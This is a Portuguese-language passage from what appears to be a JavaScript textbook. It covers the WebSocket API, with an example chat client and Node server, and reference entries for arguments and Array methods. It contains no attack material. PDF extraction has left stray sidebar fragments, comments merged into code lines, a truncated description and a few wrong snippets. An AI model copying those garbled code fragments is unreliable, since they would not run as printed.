<p> <i> You may need to start Chrome with --unlimited-quota-for-indexeddb </i> </p>

</body>

</html>

22.9 Web Sockets

O Capítulo 18 mostrou como código JavaScript do lado do cliente pode se comunicar pela rede.

Todos os exemplos daquele capítulo usavam HTTP, ou seja, todos estavam restritos à natureza fundamental do HTTP: é um protocolo sem estado que consiste em requisições do cliente e respostas do servidor. HTTP é um protocolo de rede bastante especializado. As conexões de rede mais gerais pela Internet (ou intranets locais) frequentemente são mais duradouras e envolvem troca bidirecional de mensagens em soquetes TCP. Não é seguro dar acesso a soquetes TCP de baixo nível a código JavaScript do lado do cliente não confiável, mas a API WebSocket define uma alternativa segura: ela permite que código do lado do cliente crie conexões bidirecionais tipo soquete com servidores que suportem o protocolo WebSocket. Isso torna muito mais fácil executar certos tipos de tarefas de conexão em rede.

698 Parte II JavaScript do lado do cliente O protocolo WebSocket

Para usar WebSockets em JavaScript, você só precisa entender a API WebSocket do lado do cliente descrita aqui. Não existe uma API equivalente do lado do servidor para escrever servidores WebSocket, mas esta seção inclui um exemplo de servidor simples que utiliza Node (Seção 12.2) junto com uma biblioteca de servidor WebSocket externa. O cliente e o servidor se comunicam por meio de um soquete TCP de longa duração, seguindo regras definidas pelo protocolo WebSocket. Os detalhes do protocolo não são relevantes aqui, mas é interessante notar que o protocolo WebSocket é cuidadosamente projetado para que os servidores Web possam manipular conexões HTTP e WebSocket facilmente pela mesma porta.

Os WebSockets usufruem de amplo suporte entre os fornecedores de navegador Web. Contudo, foi descoberta uma importante brecha na

segurança de uma antiga versão preliminar do protocolo WebSocket e, quando este livro estava sendo escrito, alguns navegadores tinham desativado seu suporte para WebSocket até que uma versão segura do protocolo fosse padronizada. No Firefox 4, por exemplo, talvez seja preciso habilitar os WebSockets explicitamente, visitando a página `about:config` e definindo a variável de configuração `network.websocket.override-security-block` como `true`.

A API WebSocket é muito fácil de usar. Primeiro, crie um soquete com a construtora `WebSocket()`: `var socket = new WebSocket("ws://ws.example.com:1234/resource");` O argumento da construtora `WebSocket()` é um URL que utiliza o protocolo `ws://` (ou `wss://` para uma conexão segura, como aquela utilizada por `https://`). O URL especifica o host a ser conectado e também pode especificar uma porta (os WebSockets usam as mesmas portas padrão de HTTP e HTTPS) e um caminho ou recurso.

Uma vez criado um soquete, geralmente você registra rotinas de tratamento de evento nele: `socket.onopen = function(e) {`

```
/* Agora o soquete está conectado. */ };
```

```
socket.onclose = function(e) { /* O soquete fechado. */ };
```

```
socket.onerror = function(e) { /* Algo deu errado! */ };
```

```
socket.onmessage = function(e) {
```

```
var message = e.data;
```

```
/* O servidor nos enviou uma mensagem. */
```

```
};
```

Para enviar dados ao servidor por meio do soquete, você chama o método `send()` do soquete: `socket.send("Hello, server!");`

A versão atual da API WebSocket suporta apenas mensagens textuais e as envia como strings codificadas em UTF-8. Entretanto, o protocolo WebSocket atual inclui suporte para mensagens binárias e uma futura versão da API poderá permitir que dados binários sejam trocados com um servidor WebSocket.

Quando seu código estiver se comunicando com o servidor, você pode

fechar um WebSocket chamando seu método close().

Capítulo 22 APIs de HTML5 699

*WebSocket é completamente bidirecional e uma vez estabelecida uma conexão de WebSocket, o cliente e o servidor podem enviar mensagens um para o outro a qualquer momento, sendo que essa comunicação não precisa assumir a forma de requisições e respostas. Cada serviço baseado em WebSocket vai definir seu próprio “subprotocolo” para transferir dados entre cliente e servidor. Com o tempo, esses “subprotocolos” podem evoluir e você pode acabar com clientes e servidores que precisam suportar mais de uma versão de um subprotocolo. Felizmente, o protocolo WebSocket contém **lado do client Jav***

*um mecanismo de negociação para escolher um subprotocolo que tanto o cliente como o servidor **aScript do***

possam entender. Você pode passar um array de strings para a construtora WebSocket(). O servidor vai aceitá-las como uma lista dos subprotocolos entendidos pelo cliente. Ele vai escolher um para e

usar e vai enviá-lo de volta ao cliente. Uma vez estabelecida a conexão, o cliente pode determinar qual subprotocolo está sendo usado, verificando a propriedade protocol do soquete.

A Seção 18.3 explicou a API EventSource e a demonstrou com um cliente e servidor de chat online.

Os WebSockets tornam ainda mais fácil escrever esse tipo de aplicativo. O Exemplo 22-16 é um cliente de chat muito simples: é muito parecido com o Exemplo 18-15, mas usa um WebSocket para comunicação bidirecional, em vez de usar um EventSource para receber mensagens e um XMLHttpRequest para enviá-las.

Exemplo 22-16 *Um cliente de chat baseado em WebSocket*

```
<script>
```

```
window.onload = function() {
```

```
// Cuida de alguns detalhes da interface do usuário
```

```
var nick = prompt("Enter your nickname");
```

// Obtém o apelido do usuário

var input = document.getElementById("input");

// Localiza o campo de entrada

input.focus();

// Configura o foco do teclado

// Abre um WebSocket para enviar e receber mensagens de bate-papo.

// Presume que o servidor HTTP de onde baixamos também funciona como

// servidor websocket e usa os mesmos nome de host e porta, mas muda

// do protocolo http:// para ws://

var socket = new WebSocket("ws://" + location.host + "/");

// É assim que recebemos mensagens do servidor por meio do soquete web

```
socket.onmessage = function(event) {
```

```
// Quando chega uma nova mensagem
```

```
var msg = event.data;
```

```
// Obtém o texto do objeto evento
```

```
var node = document.createTextNode(msg); // O transforma em um nó  
de texto var div = document.createElement("div"); // Cria um <div>  
div.appendChild(node);
```

```
// Adiciona nó de texto no div
```

```
document.body.insertBefore(div, input); // E adiciona div antes da entrada  
input.scrollIntoView(); // Garante que o elemento de entrada esteja visível
```

```
}
```

```
// É assim que enviamos mensagens para o servidor por meio do soquete  
web input.onChange = function() {
```

```
// Quando o usuário pressiona return
```

```
var msg = nick + ": " + input.value; // Nome de usuário mais a entrada  
do usuário socket.send(msg);
```

// Envia por meio do soquete

input.value = "";

// Apronta-se para mais entrada

}

};

</script>

<!-- A interface com o usuário de chat é apenas um grande campo de entrada de texto -->

700 Parte II JavaScript do lado do cliente

<!-- As novas mensagens de chat vão ser inseridas antes desse elemento -->

<input id="input" style="width:100%"/> O Exemplo 22-17 é um servidor de chat baseado em WebSocket, destinado a ser executado em Node (Seção 12.2). Compare esse exemplo com o Exemplo 18-17 para ver que os WebSockets simplificam o lado do servidor do aplicativo de chat e também o lado do cliente.

Exemplo 22-17 Um servidor de chat usando WebSockets e Node

/*

* Isto é código JavaScript do lado do servidor para ser executado com NodeJS.

* Ele executa um servidor WebSocket em cima de um servidor HTTP, usando uma biblioteca

* websocket externa do endereço <https://github.com/miksago/node-websocket-server/>

* Se recebe uma requisição HTTP para "/", retorna o arquivo HTML do

cliente de chat.

** Qualquer outra requisição HTTP retorna 404. As mensagens recebidas via*

** protocolo WebSocket são simplesmente transmitidas para todas as conexões ativas.*

**/*

```
var http = require('http');
```

```
// Usa a API de servidor HTTP de Node
```

```
var ws = require('websocket-server');
```

```
// Usa uma biblioteca WebSocket externa
```

```
// Lê a origem do cliente de chat na inicialização. Usado a seguir.
```

```
var clientui = require('fs').readFileSync("wschatclient.html");
```

```
// Cria um servidor HTTP
```

```
var httpserver = new http.Server();
```

```
// Quando o servidor HTTP recebe uma nova requisição, executa esta  
função httpserver.on("request", function (request, response) {
```

```
// Se a requisição foi por "/", envia a interface com o usuário de chat do  
lado
```

```
// do cliente.
```

```
if (request.url === "/") { // Um pedido para a interface com o usuário  
de chat response.writeHead(200, {"Content-Type": "text/html"});  
response.write(clientui);
```

```
response.end();
```

```
    }  
    else { // Para qualquer outra requisição, envia um código 404 "Not Found"
```

```
        response.writeHead(404);
```

```
        response.end();
```

```
    }
```

```
});
```

```
// Agora empacota um servidor WebSocket em torno do servidor HTTP
```

```
var wssserver = ws.createServer({server: httpserver});
```

```
// Chama esta função quando recebemos uma nova requisição de conexão  
wssserver.on("connection", function(socket) {
```

```
    socket.send("Welcome to the chat room.");
```

```
    // Cumprimenta o novo cliente
```

```
    socket.on("message", function(msg) {
```

```
        // Capta msgs do cliente
```

```
        wssserver.broadcast(msg);
```

```
        // E as transmite para todos
```

```
    });
```

```
});
```

```
// Executa o servidor na porta 8000. Iniciar o servidor WebSocket inicia também o
```

// servidor HTTP. Conecte http://localhost:8000/ para usá-lo.

wsserver.listen(8000);

PARTE III

Referência de JavaScript básica

Esta parte do livro é uma referência que documenta classes, métodos e propriedades definidos pela linguagem JavaScript básica. Esta referência está organizada em ordem alfabética por nome de classe ou objeto:

String

Array

Function

Object

SyntaxError

Boolean

Global RangeError

TypeError

URIError

As páginas de referência dos métodos e propriedades das classes estão em ordem alfabética por seus nomes completos, os quais incluem os nomes das classes que os definem. Por exemplo, se quisesse ler a respeito do método `replace()` da classe `String`, você procuraria `String.replace()` e não apenas `replace`.

JavaScript básica define algumas funções e propriedades globais, como `eval()` e `NaN`. Tecnicamente, essas são propriedades do objeto global. Contudo, como o objeto global não tem nome, elas estão listadas nesta seção de referência sob seus próprios nomes não qualificados. Por conveniência, o conjunto completo de funções e propriedades globais de JavaScript básica está resumido em uma página de referência especial chamada “Global” (mesmo não existindo qualquer objeto ou classe com esse nome).

Esta página foi deixada em branco intencionalmente.

Referência de JavaScript básica

arguments[]

um array de argumentos de função

Sinopse

arguments

Descrição

O array arguments[] é definido somente dentro do corpo de uma função. Dentro do corpo de uma função, arguments se refere ao objeto Arguments da função. Esse objeto tem propriedades numeradas e serve como um array contendo todos os argumentos passados para a função. O identificador arguments é basicamente uma variável local declarada e inicializada automaticamente dentro de cada função. Ele se refere a um objeto Arguments somente dentro do corpo de uma função e é indefinido em código global.

Consulte também

Arguments; Capítulo 8

Arguments

argumentos e outras propriedades de uma função

Object → Arguments

Sinopse

arguments

arguments[n]

Elementos

O objeto Arguments é definido somente dentro do corpo de uma função. Embora não seja tecnicamente um array, o objeto Arguments tem propriedades numeradas que funcionam como elementos de array e uma propriedade length que especifica o número de elementos do array. Seus elementos são os valores passados como argumentos para a função. O elemento 0 é o primeiro argumento, o elemento 1 é o segundo argumento e assim por diante. Todos os valores passados como argumentos se tornam elementos de array do objeto Arguments, recebam esses argumentos nomes ou não na declaração da função.

704 Parte III Referência de JavaScript básica **Propriedades**

callee

Uma referência à função que está sendo executada.

length

O número de argumentos passados para a função e o número de elementos do array no objeto *Arguments*.

Descrição

Quando uma função é chamada, um objeto *Arguments* é criado para ela e a variável local *arguments* é inicializada automaticamente para se referir a esse objeto *Arguments*. O principal objetivo do objeto *Arguments* é fornecer uma maneira de determinar quantos argumentos são passados para a função e se referir a argumentos não nomeados. Contudo, além dos elementos do array e da propriedade *length*, a propriedade *callee* permite que uma função não nomeada faça referência a si mesma.

Para a maioria dos propósitos, o objeto *Arguments* pode ser considerado um array com a adição da propriedade *callee*. Contudo, não se trata de uma instância de *Array* e a propriedade *Arguments*.

length não tem nenhum dos comportamentos especiais da propriedade *Array.length* e não pode ser usada para mudar o tamanho do array.

No modo não restrito, o objeto *Arguments* tem uma característica muito incomum. Quando uma função tem argumentos nomeados, os elementos do array do objeto *Arguments* são sinônimos das variáveis locais que contêm os argumentos da função. O objeto *Arguments* e os nomes de argumento oferecem duas maneiras diferentes de fazer referência à mesma variável. Mudar o valor de um argumento com um nome muda o valor recuperado por meio do objeto *Arguments* e mudar o valor de um argumento por meio do objeto *Arguments* muda o valor recuperado pelo nome do argumento.

Consulte também

Function; Capítulo 8

Arguments.callee

não definido no modo restrito

a função que está sendo executada

Sinopse

arguments.callee

Descrição

arguments.callee se refere à função que está em execução. Fornece uma maneira para uma função não nomeada se referir a si mesma. Essa propriedade é definida somente dentro do corpo de uma função.

Exemplo

// Uma função literal não nomeada utiliza a propriedade callee para se referir

// a si mesma, de modo que possa ser recursiva

var factorial = function(x) {

if (x < 2) return 1;

Referência de JavaScript básica 705

*else return x * arguments.callee(x-1);*

}

var y = factorial(5); // Retorna 120

Arguments.length

o número de argumentos passados para uma função

Sinopse

arguments.length

Jav Ref

aS

erência de

Descrição

cript básic

A propriedade length do objeto Arguments especifica o número de argumentos passados para a fun-

ção corrente. Essa propriedade é definida somente dentro do corpo de uma função.

a

Note que essa propriedade especifica o número de argumentos realmente passados e não o nú-

mero esperado. Consulte `Function.length` para ver o número de argumentos declarados. Note também que essa propriedade não tem nenhum comportamento especial da propriedade `Array`.

`length`.

Exemplo

```
// Usa um objeto Arguments para verificar se o nº correto de args foi  
passado function check(args) {
```

```
var actual = args.length;
```

```
// O número real de argumentos
```

```
var expected = args.callee.length; // O número esperado de argumentos if  
(actual != expected) {
```

```
// Lança exceção, caso não coincidam
```

```
throw new Error("Wrong number of arguments: expected: " +
```

expected + "; actually passed " + actual);

}

}

// Uma função demonstrando como usar a função anterior

function f(x, y, z) {

check(arguments);

// Verifica o número correto de argumentos

return x + y + z;

// Agora executa o restante da função normalmente

}

Consulte também

Array.length, Function.length

Array

suporte interno para arrays

Object → Array

Construtora

`new Array()`

`new Array( tamanho )`

`new Array( elemento0, elemento1, ..., elementon )`

706 Parte III Referência de JavaScript básica Argumentos

tamanho

O número desejado de elementos no array. O array retornado tem seu campo `length` configurado com *tamanho*.

elemento0, ... elementon

Uma lista de argumentos de dois ou mais valores arbitrários. Quando a construtora `Array()` é chamada com esses argumentos, o array recentemente criado é inicializado com os valores de argumento especificados como seus elementos e seu campo `length` é configurado com o número de argumentos.

Retorna

O array recentemente criado e inicializado. Quando `Array()` é chamada sem argumentos, o array retornado é vazio e tem um campo `length` igual a 0. Quando chamada com apenas um argumento numérico, a construtora retorna um array com o número especificado de elementos indefinidos.

Quando chamada com qualquer outro argumento, a construtora inicializa o array com os valores especificados pelos argumentos. Quando a construtora `Array()` é chamada como uma função, sem o operador `new`, se comporta exatamente como quando chamada com o operador `new`.

Lança

RangeError

Quando apenas um argumento inteiro tamanho é passado para a construtora Array(), uma exceção RangeError é lançada, caso tamanho seja negativo ou maior do que $2^{32} - 1$.

Sintaxe literal

ECMAScript v3 especifica uma sintaxe literal de array. Você também pode criar e inicializar um array colocando entre colchetes uma lista de expressões separadas por vírgulas. Os valores dessas expressões se tornam os elementos do array. Por exemplo:

```
var a = [1, true, 'abc'];
```

```
var b = [a[0], a[0]*2, f(x)];
```

Propriedades

length

Um inteiro de leitura/gravação especificando o número de elementos no array ou, quando o array não tem elementos adjacentes, um número uma unidade maior do que o índice do último elemento no array. Alterar o valor dessa propriedade trunca ou estende o array.

Métodos

Os métodos `every()`, `filter()`, `forEach()`, `indexOf()`, `lastIndexOf()`, `map()`, `reduce()`, `reduceRight()` e `some()` são novidades de ECMAScript 5, mas foram implementados pelos navegadores (fora o IE) antes de ES5 ser padronizada.

concat()

Concatena elementos em um array.

every()

Testa se um predicado é verdadeiro para cada elemento do array.

Referência de JavaScript básica 707

filter()

Retorna elementos do array que satisfazem uma função predicado.

forEach()

Chama uma função para cada elemento do array.

indexOf()

Pesquisa um array em busca de um elemento coincidente.

join()

Converte todos os elementos do array em strings e as concatena.

Ja

lastIndexOf()

v

Ref

as

erência de

Pesquisa para trás em um array.

cript básico

map()

Calcula novos elementos do array a partir dos seus elementos.

a

pop()

Remove um item do final de um array.

push()

Coloca um item no final de um array.

reduce()

Calcula um valor a partir dos elementos desse array.

reduceRight()

Reduz esse array da direita para a esquerda.

reverse()

Inverte, no local, a ordem dos elementos de um array.

shift()

Desloca um elemento do início de um array.

slice()

Retorna uma fatia (subarray) de um array.

some()

Testa se um predicado é verdadeiro para pelo menos um elemento desse array.

sort()

Classifica, no local, os elementos de um array.

splice()

Insere, exclui ou substitui elementos do array.

toLocaleString()

Converte um array em uma string localizada.

toString()

Converte um array em uma string.

unshift()

Insere elementos no início de um array.

708 Parte III Referência de JavaScript básica Descrição

Os arrays são um recurso básico de JavaScript e estão documentados em detalhes no Capítulo 7.

Consulte também

Capítulo 7

Array.concat()

concatena arrays

Sinopse

array.concat(valor, ...)

Argumentos

valor, ...

Qualquer quantidade de valores a serem concatenados com um array.

Retorna

Um novo array, formado pela concatenação de cada um dos argumentos especificados em array.

Descrição

concat() cria e retorna um novo array que é o resultado da concatenação de cada um de seus argumentos em array. Ela não modifica array. Se qualquer um dos argumentos de concat() for ele próprio um array, os elementos desse array são concatenados, em vez do array em si.

Exemplo

```
var a = [1,2,3];
```

```
a.concat(4, 5)
```

```
// Retorna [1,2,3,4,5]
```

```
a.concat([4,5]);
```

```
// Retorna [1,2,3,4,5]
```

```
a.concat([4,5],[6,7])
```

```
// Retorna [1,2,3,4,5,6,7]
```

```
a.concat(4, [5,[6,7]])
```

```
// Retorna [1,2,3,4,5,[6,7]]
```

Consulte também

Array.join(), Array.push(), Array.splice()

Array.every()

ECMAScript 5

testa se um predicado é verdadeiro para cada elemento

Sinopse

array.every(predicado)

array.every(predicado, o)

Referência de JavaScript básica 709

Argumentos

predicado

Uma função predicado para testar elementos do array

o

O valor opcional this para chamadas de predicado.

Retorna

true se predicate retorna true (ou qualquer valor verdadeiro) para cada elemento de array ou false se o predicado retorna false (ou um valor falso) para qualquer elemento.

Jav Ref

aS

erência de

cript básic

Descrição

O método every() testa se alguma condição vale para todos os elementos de um array. Ele itera pelos elementos de array, em ordem crescente, e chama a função predicado especificada em cada a

elemento por sua vez. Se predicado retorna false (ou qualquer valor que seja convertido em false), então every() interrompe o laço e retorna false imediatamente. Se toda chamada de predicado retorna true, então every() retorna true. Quando chamada em um array vazio, every() retorna true.

Para cada índice do array i, predicado é chamada com três argumentos: predicado(array[i], i, array)

O valor de retorno de predicado é interpretado como um valor booleano. true e todos os valores verdadeiros indicam que o elemento do array passa no teste ou satisfaz a condição descrita por essa função. Um valor de retorno false ou qualquer valor falso significa que o elemento do array não passa no teste.

Consulte Array.forEach() para ver mais detalhes.

Exemplo

```
[1,2,3].every(function(x) { return x < 5; })
```

```
// => verdadeiro: todos os elementos são
```

```
// < 5
```

```
[1,2,3].every(function(x) { return x < 3; }) // => falso: todos os  
elementos não são < 3
```

```
[].every(function(x) { return false; });
```

```
// => verdadeiro: sempre verdadeiro para []
```

Consulte também

Array.filter(), Array.forEach(), Array.some()

Array.filter()

ECMAScript 5

retorna elementos de array que passam um predicado

Sinopse

```
array.map( predicado)
```

```
array.map( predicado, o)
```

predicado

A função a ser chamada determina se um elemento de array será incluído no array retornado.

o

Um valor opcional no qual *predicado* é chamada.

Retorna

Um novo array contendo somente os elementos de array para os quais *predicado* retornou *true* (ou um valor verdadeiro).

Descrição

filter() cria um novo array e então o preenche com os elementos de array para os quais a função *predicado* retorna *true* (ou um valor verdadeiro). O método *filter()* não modifica array em si (embora a função *predicado* possa modificar).

filter() itera pelos índices de array, em ordem crescente, e chama *predicado* uma vez para cada elemento. Para um índice *i*, *predicado* é chamada com três argumentos, *predicado(array[i], i, array)*

Se *predicado* retorna *true* ou um valor verdadeiro, então o elemento no índice *i* de array é anexado ao array recentemente criado. Depois de *filter()* ter testado cada elemento de array, retorna o novo array.

Consulte *Array.forEach()* para ver mais detalhes.

Exemplo

```
[1,2,3].filter(function(x) { return x > 1; });
```

```
// => [2,3]
```

Consulte também

Array.every(), *Array.forEach()*, *Array.indexOf()*, *Array.map()*,
Array.reduce() ***Array.forEach()***

ECMAScript 5

chama uma função para cada elemento do array

Sinopse

`array.forEach( f )`

`array.forEach( f, o )`

Argumentos

f

A função a ser chamada para cada elemento de array.

o

Um valor opcional no qual f é chamada.

Referência de JavaScript básica 711

Retorna

Esse método não retorna nada.

Descrição

forEach() itera i, f é chamada com três argumentos:

f(array[i], i, array)

O valor de retorno de f, se houver, é ignorado. Note que forEach() não tem valor de retorno. Em especial, não retorna array.

Jav Ref

Detalhes de métodos de array

aS

erência de

cript básic

Os detalhes a seguir se aplicam ao método forEach() e também aos métodos relacionados map(), filter(), every() e some().

a

Cada um desses métodos espera uma função como primeiro argumento e aceita um segundo argumento opcional. Se for especificado um segundo

argumento o, a função será chamada como se fosse um método de o. Isto é, dentro do corpo da função, this será avaliado como o. Se o segundo argumento não for especificado, a função será chamada como função mesmo (não como método) e this será o objeto global em código não restrito ou null, em código restrito.

Cada um desses métodos observa o comprimento de array antes de iniciar o laço. Se a função chamada anexar novos elementos em array, esses elementos recentemente adicionados não vão participar no laço. Se a função altera elementos já existentes que ainda não participaram do laço, serão passados os valores alterados.

Quando chamados em arrays esparsos, esses métodos não chamam a função para índices nos quais não existe nenhum elemento.

Exemplo

```
var a = [1,2,3];
```

```
a.forEach(function(x,i,a) { a[i] + +; }); // a agora é [2,3,4]
```

Consulte também

*Array.every(), Array.filter(), Array.indexOf(), Array.map(), Array.reduce() **Array.indexOf()***

ECMAScript 5

pesquisa um array

Sinopse

array.indexOf(valor)

array.indexOf(valor, início)

Argumentos

valor

O valor a ser procurado em array.

712 *Parte III Referência de JavaScript básica início*

Um índice de array opcional para iniciar a busca. Se for omitido, é usado 0.

Retorna

O menor índice $\geq$ início do array no qual o elemento é $===$ a valor ou -1, caso não exista elemento coincidente.

Descrição

Esse método pesquisa array em busca de um elemento que seja igual a valor e retorna o índice do primeiro elemento encontrado. A busca começa no índice do array especificado por início (ou no índice 0) e continua com índices sucessivamente mais altos até que seja encontrada uma coincidência ou que todos os elementos sejam verificados. O operador $===$ é usado para testar igualdade. O valor de retorno é o índice do primeiro elemento coincidente encontrado ou -1, caso não seja encontrada uma coincidência.

Exemplo

```
[ 'a', 'b', 'c' ].indexOf( 'b' )
```

```
// => 1
```

```
[ 'a', 'b', 'c' ].indexOf( 'd' )
```

```
// => -1
```

```
[ 'a', 'b', 'c' ].indexOf( 'a', 1 )
```

// => -1

Consulte também

Array.lastIndexOf(), String.indexOf()

Array.join()

concatena elementos do array para formar uma string

Sinopse

array.join()

array.join(separador)

Argumentos

separador

Um caractere ou string opcional usada para separar um elemento do array do seguinte na string retornada. Se esse argumento é omitido, é usada uma vírgula.

Retorna

A string resultante da conversão de cada elemento de array em uma string, seguida da sua concatenação, com a string separador entre os elementos.

Descrição

join() converte cada elemento de um array em uma string e depois concatena essas strings, inserindo a string separador especificada entre os elementos. Retorna a string resultante.

A conversão pode ser feita na direção oposta – decompondo uma string nos elementos do array –

com o método split() do objeto String. Consulte String.split() para ver os detalhes.

Referência de JavaScript básica 713

Exemplo

```
a = new Array(1, 2, 3, "testing");
```

```
s = a.join("+");
```

```
// s é a string "1 + 2 + 3 + testing"
```

Consulte também

String.split()

Array.lastIndexOf()

ECMAScript 5

Ja

pesquisa um array para trás

v

Ref

aS

erência de

cript básico

Sinopse

array.lastIndexOf(valor)

a

array.lastIndexOf(valor, início)

Argumentos

valor

O valor a ser pesquisado no array.

início

Um índice de array opcional para iniciar a busca. Se for omitido, a busca vai começar no último elemento do array.

Retorna

O índice mais alto $\leq$ início de array no qual o elemento é $===$ a valor ou -1, caso não exista um elemento coincidente.

Descrição

Esse método pesquisa para trás em elementos sucessivamente menores de array em busca de um elemento que seja igual a valor e retorna o índice do primeiro elemento coincidente que encontra.

Se início for especificado, será usado como posição inicial da busca; caso contrário, a busca vai começar no final do array. O == operador é usado para testar igualdade. O valor de retorno é o índice do primeiro elemento coincidente encontrado ou -1, caso não seja encontrada uma coincidência.

Consulte também

Array.indexOf(), String.lastIndexOf()

Array.lenght

o tamanho de um array

Sinopse

array.length

714 Parte III Referência de JavaScript básica Descrição

A propriedade length de um array é sempre uma unidade maior do que o índice do elemento mais alto definido no array. Para arrays “densos” tradicionais, que têm elementos adjacentes e começam com o elemento 0, a propriedade length especifica o número de elementos no array.

A propriedade length de um array é inicializada quando o array é criado com o método construtor Array(). Adicionar novos elementos em um array atualiza a propriedade length, se necessário: a = new Array();

```
// a.length inicializada com 0
```

```
b = new Array(10);
```

```
// b.length inicializada com 10
```

```
c = new Array("one", "two", "three");
```

```
// c.length inicializada com 3
```

```
c[3] = "four";
```

```
// c.length atualizada para 4
```

```
c[10] = "blastoff";
```

```
// c.length se torna 11
```

O valor da propriedade length pode ser configurado para mudar o tamanho de um array. Se length for configurada com um valor menor do que o anterior, o array será truncado e os elementos do final serão perdidos. Se length for configurada com um valor maior do que o anterior, o array vai se tornar maior e os novos elementos adicionados no final do array terão o valor undefined.

Array.map()

ECMAScript 5

calcula novos elementos do array a partir dos antigos

Sinopse

```
array.map( f )
```

```
array.map( f, o )
```

Argumentos

f

A função a ser chamada para cada elemento de array. Seus valores de retorno se tornam elementos do array retornado.

o

Um valor opcional no qual f é chamada.

Retorna

Um novo array com elementos calculados pela função f.

Descrição

map() cria um novo array com o mesmo comprimento de array e calcula os elementos desse novo array passando os elementos de array para a função f. map() itera pelos índices de array, em ordem crescente, e chama

f uma vez para cada elemento. Para um índice *i*, *f* é chamada com três argumentos e seu valor de retorno é armazenado no índice *i* do array recentemente criado: `a[i] = f( array[i], i, array)` Quando `map()` tiver passado cada elemento de array para *f* e armazenado o resultado no novo array, retorna esse novo array.

Consulte `Array.forEach()` para ver mais detalhes.

Referência de JavaScript básica 715

Exemplo

```
[1,2,3].map(function(x) { return x*x; });
```

```
// => [1,4,9]
```

Consulte também

`Array.every()`, `Array.filter()`, `Array.forEach()`, `Array.indexOf()`,
`Array.reduce()` **Array.pop()**

remove e retorna o último elemento de um array

Jav Ref

aS

erência de

Sinopse

cript básic

`array.pop()`

a

Retorna

O último elemento de array.

Descrição

`pop()` exclui o último elemento de array, decrementa o comprimento do array e retorna o valor do elemento excluído. Se o array já está vazio, `pop()` não o altera e retorna o valor `undefined`.

Exemplo

pop() e seu método acompanhante *push()* fornecem a funcionalidade de uma pilha *first-in, last-out*.

Por exemplo:

```
var stack = [];
```

```
// stack: []
```

```
stack.push(1, 2);
```

```
// stack: [1,2]
```

Retorna

2

stack.pop();

// stack: [1]

Retorna 2

stack.push([4,5]);

// stack: [1,[4,5]]

Retorna 2

stack.pop()

// stack: [1]

Retorna [4,5]

stack.pop();

// stack: []

Retorna 1

Consulte também

Array.push()

Array.push()

anexa elementos em um array

Sinopse

`array.push( valor, ...)`

Argumentos

valor, ...

Um ou mais valores a serem anexados no final de array.

716 Parte III Referência de JavaScript básica *Retorna*

O novo comprimento do array, após os valores especificados serem anexados nele.

Descrição

push() anexa seus argumentos, em ordem, no final de array. Modifica array diretamente, em vez de criar um novo array. push() e seu método acompanhante pop() usam arrays para fornecer a funcionalidade de uma pilha first-in, last-out. Consulte Array.pop() para ver um exemplo.

Consulte também

`Array.pop()`

`Array.reduce()`

ECMAScript 5

calcula um valor a partir dos elementos de um array

Sinopse

`array.reduce( f)`

`array.reduce( f, inicial)`

Argumentos

f

Uma função que combina dois valores (como dois elementos do array) e retorna um novo valor “reduzido”.

inicial

Um valor inicial opcional para servir de base para a redução do array. Se esse argumento é especificado, reduce() se comporta como se fosse inserido no início de array.

Retorna

O valor reduzido do array, que é o valor de retorno da última chamada de f.

Descrição

O método reduce() espera uma função f como primeiro argumento. Essa função deve se comportar como um operador binário: ela recebe dois valores, efetua alguma operação com eles e retorna um resultado. Se array tem n elementos, o método reduce() chama f n-1 vezes para reduzir esses elementos a um único valor combinado. (Talvez você conheça essa operação de redução de array de outras linguagens de programação, onde às vezes é chamada de “fold” ou “inject”.) A primeira chamada de f recebe os dois primeiros elementos de array. Cada chamada subsequente de f recebe o valor de retorno da chamada anterior e o próximo elemento (em ordem crescente) de array. O valor de retorno da última chamada de f se torna o valor de retorno do método reduce() em si.

reduce() pode ser chamado com um segundo argumento opcional, inicial. Se inicial for especificado, reduce() vai se comportar como se esse argumento fosse inserido no início de array (contudo, não modifica array). Outro modo de dizer isso é que, se reduce() é chamado com dois argumentos,

Referência de JavaScript básica 717

então inicial é usado como se fosse retornado anteriormente de f. Nesse caso, a primeira chamada de f recebe inicial e o primeiro elemento de array. Quando inicial é especificado, existem $n + 1$

elementos para reduzir (n elementos de array, mais o valor inicial) e f é chamada n vezes.

Se array está vazio e inicial não é especificado, reduce() lança um TypeError. Se array está vazio e inicial é especificado, reduce() retorna inicial e nunca chama f. Se array tem apenas um elemento e inicial não é especificado, reduce() retorna o único elemento de array sem chamar f.

Os parágrafos anteriores descreveram dois argumentos para f, mas na

verdade reduce() chama essa função com quatro argumentos. O terceiro argumento é o índice de array do segundo argumento.

O quarto argumento é array em si. f é sempre chamada como uma função e não como um método.

Jav Ref

aS

Exemplo

erência de

cript básico

`[1,2,3,4].reduce(function(x,y) { return x*y; }) // => 24: ((1*2)*3)*4`

a

Consulte também

`Array.forEach()`, `Array.map()`, `Array.reduceRight()`

`Array.reduceRight()`

ECMAScript 5

reduz um array da direita para a esquerda

Sinopse

`array.reduceRight( f)`

`array.reduceRight( f, inicial)`

Argumentos

f

Uma função que combina dois valores (como dois elementos de array) e retorna um novo valor “reduzido”.

inicial

Um valor inicial opcional para servir de base para a redução do array. Se esse argumento é especificado, reduceRight() se comporta como se fosse inserido no final de array.

Retorna

O valor reduzido do array, que é o valor de retorno da última chamada de *f*.

Descrição

reduceRight() funciona como o método *reduce()*: chama a função *f* *n*-1 vezes para reduzir os *n* elementos de array a um único valor. *reduceRight()* difere de *reduce()* somente pelo fato de enumerar os elementos do array da direita para a esquerda (do índice mais alto para o mais baixo), em vez de da esquerda para a direita. Consulte *Array.reduce()* para ver os detalhes.

Exemplo

```
[2, 10, 60].reduceRight(function(x,y) { return x/y })
```

```
// => 3: (60/10)/2
```

718 Parte III Referência de JavaScript básica **Consulte também**

Array.reduce()

Array.reverse()

inverte os elementos de um array

Sinopse

```
array.reverse()
```

Descrição

O método *reverse()* de um objeto *Array* inverte a ordem dos elementos de um array. Ele faz isso no local: reorganizando os elementos do array especificado sem criar um novo array. Se existem várias referências para array, a nova ordem dos elementos do array é visível por meio de todas as referências.

Exemplo

```
a = new Array(1, 2, 3); // a[0] == 1, a[2] == 3;
```

```
a.reverse();
```

```
// Agora a[0] == 3, a[2] == 1;
```

Array.shift()

desloca elementos do array para baixo

Sinopse

array.shift()

Retorna

O antigo primeiro elemento do array.

Descrição

shift() remove e retorna o primeiro elemento de array, deslocando todos os elementos subsequentes uma casa para baixo, a fim de ocupar o espaço vago no início do array. Se o array está vazio, shift() não faz nada e retorna o valor undefined. Note que shift() não cria um novo array; em vez disso, modifica array diretamente.

